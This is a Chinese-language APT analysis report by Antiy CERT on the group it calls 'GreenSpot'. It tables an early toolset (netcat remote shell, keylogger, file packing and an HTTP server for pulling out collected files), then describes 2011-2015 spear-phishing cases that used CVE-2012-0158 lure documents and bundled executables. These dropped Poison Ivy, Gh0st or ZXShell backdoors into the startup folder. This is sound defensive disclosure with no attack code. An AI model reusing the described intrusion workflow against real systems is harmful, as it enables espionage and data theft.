


安天发布APT攻击组织“绿斑”分析报告

安天CERT 安天 今天



1 概述

在过去的数年时间里，安天始终警惕地监测、分析、跟踪着各种针对我国的APT攻击活动，并谨慎地披露了“海莲花”(APT-TOCS)、“白象”(White Elephant)、“方程式”(Equation)等攻击组织的活动或攻击装备分析，同时也对更多的攻击组织和行动形成了持续监测分析成果。本报告主要分析了某地缘性攻击组织在2015年前的攻击活动，安天以与该地区有一定关联的海洋生物作为了该攻击组织的名字——“绿斑”(GreenSpot)。为提升我国用户的安全意识，推动网络安全与信息化建设，安天公布这份报告。

综合来看，“绿斑”组织的攻击以互联网暴露目标和资产为攻击入口，采用社工邮件结合漏洞进行攻击，其活跃周期可能长达十年以上。

1.1 疑似的早期（2007年）攻击活动

在2007年，安天对来自该地区的网络入侵活动进行了应急响应，表1-1是在相关被攻击的服务器系统上所提取到的相关攻击载荷的主要行为和功能列表。

表1-1 早期“绿斑”组织攻击活动相关载荷及功能列表

原始文件名	主要行为	功能描述
nc.exe	开放端口，接收远程指令在本地执行。	使用 TCP 或 UDP 协议的网络连接建立一个 shell，通过网络发送命令对主机进行控制。
mt1.exe	根据输入参数完成各类系统管理功能。	综合行命令工具，如获取系统信息、进程服务管理、账户管理、网络信息查看等。
http.exe	开放 80 端口，提供 HTTP 服务。	提供 HTTP 访问服务，为攻击者提供收集的文件下载的服务。
h.exe	与 http.exe 类似，提供 http 服务。	一款名为 Tiny HTTP Server 的公开工具，可以隐藏的提供 HTTP 服务。
rar.exe	根据输入命令参数，遍历磁盘文件打包指定的文件。	即 RAR 压缩软件的绿色版本，通过命令行将文件压缩打包，方便攻击者披露收集文件。
hport.exe	添加服务启动项，完成载荷的自启动。	释放衍生恶意载荷并完成对目标主机的持久化驻留。
keylog.exe	收集键盘输入并写入指定文件。	一款通用键盘记录工具。
spooler.exe	以服务方式自启动，监控系统磁盘文件列表变化。	监控硬盘文件列表的工具。

这些工具多数为开源或免费工具，从而形成了攻击方鲜明的DIY式的作业风格。由于这些工具多数不是专门为恶意图所编写的恶意代码，有的还是常见的网管工具，因此反而起到了一定的“免杀”效果。但同时，这种DIY作业，并无Rootkit技术的掩护，给系统环境带来的变化较为明显，作业粒度也较为粗糙。同时只能用于控制可以被攻击跳板直接链接的节点，而无法反向链接。和其他一些APT攻击中出现的自研木马、商用木马相比，是一种相对低成本、更多依靠作业者技巧的攻击方式。




图1-1 早期“绿斑”组织攻击活动相关载荷调用关系图

这些工具可以在被入侵环境中形成一个作业闭环。攻击者使用网络渗透手段进入目标主机后，向目标主机上传表1-1中的多种攻击载荷，利用持久化工具达成开机启动效果，实现长期驻留；通过NC开启远程Shell实现对目标主机远程命令控制；调用Mt1.exe获取系统基本信息和进一步的管理；同时攻击者可以通过Spooler.exe形成磁盘文件列表并记录、通过keylog.exe收集键盘输入并记录、通过Rar.exe收集指定的文件并打包、通过HTTP.exe开启HTTP服务，即可远程获取全盘文件列表，获取用户击键记录，回传要收集的文件和日志。

我们倾向认为，2007年前后，相关攻击组织总体上自研能力有限，对开源和免费工具比较依赖，喜好行命令作业。同时，作业风格受到类似Coolfire式的早期网络渗透攻击教程的影响较大。目前我们无法确认这一攻击事件与我们后面命名的“绿斑”组织是同一个组织，但可以确定其来自同一个来源方向。

对目标主机进行远程控制，具体攻击流程参见图1-4。




图1-4 最新活动攻击流程

该WEB服务器上存放了多个不同配置的恶意脚本和可执行文件，一个目录下是一组攻击样本，最终运行的Poison Ivy ShellCode (Poison Ivy是一个远程管理工具)都会连接一个单独C2地址，图1-5中红色的域名(pps*.com)是与2011-2015年活动相关联的C2域名。




图1-5 传播源服务器样本部署及C&C关系图

2 攻击手法分析：通过定向社工邮件传送攻击载荷

2.1 典型案例

针对“绿斑”组织2011-2015年间的攻击活动中，安天通过监测发现和关联分析，梳理出了数十起事件和载荷的关联关系。通过对典型案例的基本信息和诱饵文件等进行分析，我们可以看出“绿斑”组织多采用通过定向社工邮件传送攻击载荷，攻击载荷有两种：一种是捆绑型PE恶意代码，在被攻击者打开执行后，其会打开嵌入在PE中的欺骗收件人的“正常”文档文件；另一种是格式攻击文档，利用漏洞CVE-2012-0158来释放并执行可执行文件，同时打开欺骗收件人的“正常”文档文件。但在两种攻击方式中，所释放的可执行文件路径和名称相同，除部分案例采用%TEMP%路径外，其他均为C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe，来达成开机执行的持久化效果，从释放路径、文件名称可以看出这些样本是具有关联性的（具体分析参见4.4节）。从时间上来看，使用捆绑型PE恶意代码的攻击晚于漏洞文档，这有可能是在利用漏洞文档攻击无效后，才使用了这种虽然简单粗暴但可能最有效的方式。

2.1.1 案例1

表2-1 文件基本信息

标签	文件名	病毒名
恶意文档	通知.doc	Trojan[Exploit]/MSWord.CVE-2012-0158
释放载荷	C:\Documents and Settings\All Users\「开始」菜单\程序 \ 启动 \update.exe	Trojan[Backdoor]/Win32.Poison




图2-1 释放的欺骗文档（乱码）

2.1.2 案例2

表2-2 文件基本信息

标签	文件名	病毒名
恶意文档	国家 ***** 局 2012 年第 5 号公 告.doc	Trojan[Exploit]/MSWord.CVE-201 2-0158
释放载荷	C:\Documents and Settings\All Users\「开始」菜 单\程序\启动\ update.exe	Trojan[Backdoor]/Win32.Poison




图2-2 释放的欺骗文档

2.1.3 ▶ 案例3

表2-3 文件基本信息

标签	文件名	病毒名
恶意文档	两会重要发布报告.doc 海底观测网试验系统项目第 四次工作会会议纪要.doc 安全重大问题咨询会议纪要 0206.doc	Trojan[Exploit]/MSW ord.CVE-2012-0158
释放载荷	C:\Documents and Settings\All Users\「开始」菜 单\程序\启动\update.exe	Trojan[Backdoor]/Wi n32.Poison




图2-3 释放的欺骗文档

另外值得注意的地方是图 2-3 中相关文字内容为从“全国人民代表大会网站”（文档内容出处：http://www.npc.gov.cn/npc/xinwen/node_12435.htm）2013年的网页内容，目前网页内容已更新）页面直接复制粘贴的内容。

2.1.4 ▶ 案例4

表2-4 文件基本信息

标签	文件名	病毒名
恶意文档	重要通知.doc	Trojan[Exploit]/MSWord.CVE-2012-0158
释放载荷	C:\Documents and Settings\All Users\[开始]菜单\程序\启动update.exe	Trojan[Backdoor]/Win32.Gh0st




图2-4 释放的欺骗文档

2.1.5 ▶ 案例5

表2-5 文件基本信息

标签	文件名	病毒名
捆绑型 PE 恶意代码	关于推荐第十三届中国青年科技奖候选人的通知.exe	Trojan/Win32.Agent
释放载荷	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32.HttpBots




图2-5 释放的欺骗文档

2.1.6 案例6

表2-6 文件基本信息

标签	文件名	病毒名
恶意文档	2013 中国亚洲太平洋学会年会文件.doc	Trojan[Exploit]/MSWord.CVE-2012-0158
	2014 年工作会第一轮通知及相关工作要求 V2.0.doc	
释放载荷	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe	Trojan[Backdoor]/Win32.ZXShell




图2-6 释放的欺骗文档（出错）

2.1.7 ▶ 案例7

表2-7 文件基本信息

标签	文件名	病毒名
捆绑型 P E 恶意代 码	2014 年学术年会 征集论文.exe	Trojan/Win32.Agent
释放载荷	C:\Documents an d Settings\<USE R>~1\LOCALS~1 \Temp\windowsvc. exe	Trojan[Backdoor]\Win32.ZXShell




图2-7 释放的欺骗文档（出错）

2.1.8 ▶ 案例8

表2-8 文件基本信息

标签	文件名	病毒名
捆绑型 P E 恶意代 码	中国国际问题研 究学会推荐表.exe	Trojan/Win32.Agent
释放载荷	C:\Documents an d Settings\<USE R>~1\LOCALS~1 \Temp\explories.e xe	Trojan[Backdoor]/Win32.ZXShell




图2-8 释放的欺骗文档信息

2.1.9 ▶ 案例9

表2-9 文件基本信息

标签	文件名	病毒名
捆绑型 P E 恶意代 码	科研项目经费 自查.exe	Trojan/Win32.Agent
释放载荷	C:\Documents and Settings\All Users\[开始] 菜单\程序\启动 \update.exe	Trojan[Backdoor]/Win32. Poison

